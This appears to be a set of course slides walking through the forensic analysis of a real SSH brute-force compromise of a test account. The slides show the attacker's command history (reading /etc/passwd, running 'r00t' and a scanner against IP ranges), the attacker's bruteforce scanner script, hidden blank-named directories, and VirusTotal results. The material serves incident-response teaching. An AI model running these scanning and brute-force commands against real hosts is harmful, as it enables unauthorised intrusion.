    1 root      15   0  2072  608  524 S  0.0  0.1   0:03.75 init
    2 root      RT  -5     0    0    0 S  0.0  0.0   0:00.00 migration/0
    3 root      34  19     0    0    0 R  0.0  0.0   0:02.80 ksoftirqd/0
    4 root      RT  -5     0    0    0 S  0.0  0.0   0:00.00 watchdog/0
    5 root      10  -5     0    0    0 S  0.0  0.0   0:00.35 events/0
    6 root      10  -5     0    0    0 S  0.0  0.0   0:00.00 khelper
    7 root      20  -5     0    0    0 S  0.0  0.0   0:00.00 kthread
   10 root      10  -5     0    0    0 S  0.0  0.0   0:00.63 kblockd/0
   11 root      20  -5     0    0    0 S  0.0  0.0   0:00.00 kacpid
  169 root      17  -5     0    0    0 S  0.0  0.0   0:00.00 cqueue/0
  172 root      17  -5     0    0    0 S  0.0  0.0   0:00.00 khubd
  174 root      10  -5     0    0    0 S  0.0  0.0   0:00.00 kseriod
  238 root      15   0     0    0    0 S  0.0  0.0   0:17.38 pdflush
  239 root      15   0     0    0    0 S  0.0  0.0   0:15.13 pdflush
```


The test user is now running a program named r00t




virustotal.com

Virustotal will run a malware check on a submitted file using a large number of AV & Malware detection tools

https://www.virustotal.com/en/file/fd723b2575b5e3f1e5671b89b0d9de7723831d10f064ae0c5db4134883e9a64f/analysis/1505164997/



McAfee-GW-Edition	RDN/Generic PUP.z	20170911
Qihoo-360	Win32/Trojan.46c	20170911
Symantec	Trojan.Gen.8!cloud	20170911
Tencent	Linux.Hacktool.Masan.lja	20170911
TrendMicro	TROJ_GEN.R03KC0PH417	20170911
TrendMicro-HouseCall	TROJ_GEN.R03KC0PH417	20170911
Zillya	Trojan.Agent.Linux.191	20170911
ZoneAlarm by Check Point	HackTool.Linux.Masan.f	20170911
Ad-Aware	✓	20170911
AhnLab-V3	✓	20170911
Alibaba	–	20170911
ALYac	✓	20170911
Arcabit	✓	20170911
AVware	✓	20170911
Baidu	✓	20170911
BitDefender	✓	20170911
Bkav	✓	20170911
CMC	✓	20170902
CrowdStrike Falcon (ML)	–	20170804
Cylance	–	20170911
Cyren	✓	20170911
DrWeb	✓	20170911
Emsisoft	✓	20170911
Endgame	–	20170821
F-Prot	✓	20170911
F-Secure	✓	20170911


Antivirus scan for fd723b
Secure | https://www.virustotal.com/en/file/fd723b2575b5e3f1e5671b89b0d9de7723831d10f064ae0c5db4134883e9a64f/analysis/1505164997/
Apps Yahoo Cabrillo College Health Network Medical CIS 76 links Lab Development Home Music Expand All Other bookmarks
Community Statistics Documentation FAQ About English rsimms
Kingsoft 20170911
Malwarebytes 20170911
MAX 20170911
Microsoft 20170911
eScan 20170911
NANO-Antivirus 20170911
Palo Alto Networks (Known Signatures) 20170911
Panda 20170911
Rising 20170911
SentinelOne (Static ML) 20170806
Sophos AV 20170911
SUPERAntiSpyware 20170911
Symantec Mobile Insight 20170911
File not detected
TheHacker 20170911
TotalDefense 20170911
Trustlook 20170911
VBA32 20170911
VIPRE 20170911
ViRobot 20170911
Webroot 20170911
WhiteArmor 20170829
Yandex 20170908
Zoner 20170911
Blog | Twitter | contact@virustotal.com | Google groups | ToS | Privacy policy

test account command history

```
[root@opus ~]# cat /home/cis172/testuser/.bash_history
cd .sc
ls
rm -rf 93.185.pscan.22 mfu.txt
ls
nano vuln.txt
cat /etc/passwd
ls
cd ..
cd as
ls
rm -rf massrooter
nano a
cd ..
sls
ls
tar zxvf massrooter.tar.gz
ls
rm -rf massrooter.tar.gz
mv massrooter .mass
mv as .as
cd .mass
ls
chmod +x *
./r00t 218.32
./r00t 202.106 -d 6
ls
./r00t 202.101 -d 8
```

```
ls
cd ..
cd .as
ls
./a 65.122
nano a
./a 65.122
nano a
./a 65.122
nano a
./a 65.122
nano a
./a 65.122
nano a
./a 65.122
ls
cd ..
cd .unix
ls
./unix 65.122
./a 65.122
[root@opus ~]#
```

This command history shows the commands the attacker was running before I killed the session.

The attacker may have already deleted some of the commands.

It is not a bot doing the editing with nano. Looks like a real hacker took over once the brute force login attack was successful.

processes being run by test user

```
**************************************************************************
The test user was logged in using ssh and running the processes below
**************************************************************************

[root@opus ~]# ps -ef | grep test
test     29736     1  0 17:09 ?        00:00:01 -bash
root     29737  3568  0 17:09 ?        00:00:00 sshd: test [priv]
test     29740 29737  0 17:09 ?        00:00:00 sshd: test@pts/2
test     29741 29740  0 17:09 pts/2    00:00:00 -bash
test     31569 29741  0 21:11 pts/2    00:00:00 /bin/bash ./a 65.122
test     31570 31569 99 21:11 pts/2    00:02:44 ./find 65.122 22
root     31593 31488  0 21:14 pts/1    00:00:00 grep test
```


Not the a script is running. We saw the command that started it in .bash_history earlier.

The a script in the .as directory

```
[rsimms@rouji ~]$ cd ~test/.as
[rsimms@rouji .as]$ ls
a  nobash.txt  pass.txt  pscan2  screen  start  vuln.txt
[rsimms@rouji .as]$ cat a
##!/bin/bash
#
#

if [ $# != 1 ]; then
        echo " usage: $0 <b class>"
        exit;
fi

rm -rf scan.log

echo "* Mark's private bruteforce scanner *"
echo
sleep 1
./pscan2 $1 22
echo "* checking servers ! *"
./sshd 100
echo "* enjoy *"
echo "* Mark @ Mark *"
rm -rf scan.log
sleep 10
[rsimms@rouji .as]$ file pscan2
pscan2: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared
libs), for GNU/Linux 2.2.5, stripped
[rsimms@rouji .as]$
```

The a script calls pscan2

pscan2 found in the .as directory



virustotal.com

Virustotal will run a malware check on a submitted file using a large number of AV & Malware detection tools

https://www.virustotal.com/en/file/4422633b12627c70246d868d86cabd6702908b79f3826bcf9222ab20501cb394/analysis/1505244115/

test account home directory

The home directory at first glance appears empty.

```
[root@opus ~]# ls /home/cis172/testuser/

[root@opus testuser]#
```

However, why did the ls command output a blank line before the next shell prompt?

test account home directory

It's not empty! It's full of hidden files and directories!

```
[rsimms@myopus testuser]$ ls -a
   ..    .bash_history  .bash_profile  .emacs   .mozilla  .ssh
.   .as   .bash_logout   .bashrc        .mass    .sc       .unix

[rsimms@myopus testuser]$ find . | wc -l
213
```

This empty looking home directory actually has 213 files!

Looks like a file or directory named using a blank character!

test account home directory

```
**************************************************************************
Lots of new hidden directories
**************************************************************************

[rsimms@rouji testuser]$ ls -lta
total 60
drwxr-xr-x.  3 root root 4096 Sep 12  2016 ..
-rw-------.  1 test test  479 Nov  5  2011 .bash_history
drwxr-xr-x. 10 test test 4096 Nov  3  2011 .
drwxrwxrwx.  2 test test 4096 Nov  2  2011 .unix
drwxrwxrwx.  3 test test 4096 Nov  2  2011
drwxrwxrwx.  2 test test 4096 Nov  2  2011 .as
drwxr-xr-x.  2 test test 4096 Nov  2  2011 .sc
drwx------.  2 test test 4096 Oct 19  2011 .ssh
-rw-r--r--.  1 test test   33 Oct  4  2011 .bash_logout
-rw-r--r--.  1 test test  176 Oct  4  2011 .bash_profile
-rw-r--r--.  1 test test  124 Oct  4  2011 .bashrc
-rw-r--r--.  1 test test  515 Oct  4  2011 .emacs
drwxr-xr-x.  4 test test 4096 Oct  4  2011 .mozilla
drwxr-xr-x.  2 test test 4096 Nov 11  2010 .gnome2
drwxr-xr-x.  9 test test 4096 Mar 25  2002 .mass
[rsimms@rouji testuser]$
```

What's this? A directory named with a blank!


The " " (blank-named) directory

```
[rsimms@rouji testuser]$ ls -a
   ..   .bash_history  .bash_profile  .emacs   .mass     .sc   .unix
.  .as  .bash_logout   .bashrc        .gnome2  .mozilla  .ssh
[rsimms@rouji testuser]$

[rsimms@rouji testuser]$ ls -la ./\ /
total 564
drwxrwxrwx.  3 test test   4096 Nov  2  2011 .
drwxr-xr-x. 10 test test   4096 Nov  3  2011 ..
-rwxrwxrwx.  1 test test 504464 Feb 10  2005 -bash
-rwxrwxrwx.  1 test test  22936 Feb 10  2005 kswap.help
-rwxrwxrwx.  1 test test   1085 Nov  2  2011 kswap.levels
-rwxrwxrwx.  1 test test      6 Nov  2  2011 kswap.pid
-rw-rw-r--.  1 test test   1053 Nov  2  2011 kswap.session
-rwxrwxrwx.  1 test test   2666 Nov  2  2011 kswap.set
-rw-rw-r--.  1 test test     34 Nov  2  2011 LinkEvents
-rwxrwxrwx.  1 test test    409 Nov  9  2010 mech1.users
-rwxrwxrwx.  1 test test    409 Nov  9  2010 mech2.users
-rwxrwxrwx.  1 test test    409 Nov  9  2010 mech3.users
drwxrwxrwx.  2 test test   4096 Oct 11  2011 randfiles
[rsimms@rouji testuser]$
```

Earlier we saw this file was being run by the test user. What is it?

The directory named " " is full of more files and directories!

-bash executable found in blank directory




virustotal.com

Virustotal will run a malware check on a submitted file using a large number of AV & Malware detection tools

https://www.virustotal.com/en/file/605763dce371773deb568aff4c92c4a2338714636f492a91d1400bb1437a7b16/analysis/1505160043/

-bash executable found in blank directory




BitDefender	Linux.RST.B	20170911
CAT-QuickHeal	ELF.Rst.B	20170911
ClamAV	Win.Trojan.U-28	20170911
Comodo	UnclassifiedMalware	20170911
Cyren	Unix/RST.B	20170911
DrWeb	Linux.Rst.4096	20170911
Emsisoft	Linux.RST.B (B)	20170911
ESET-NOD32	Linux/RST.B	20170911
F-Prot	Unix/RST.B	20170911
F-Secure	Linux.RST.B	20170911
Fortinet	Linux/Rst.B	20170911
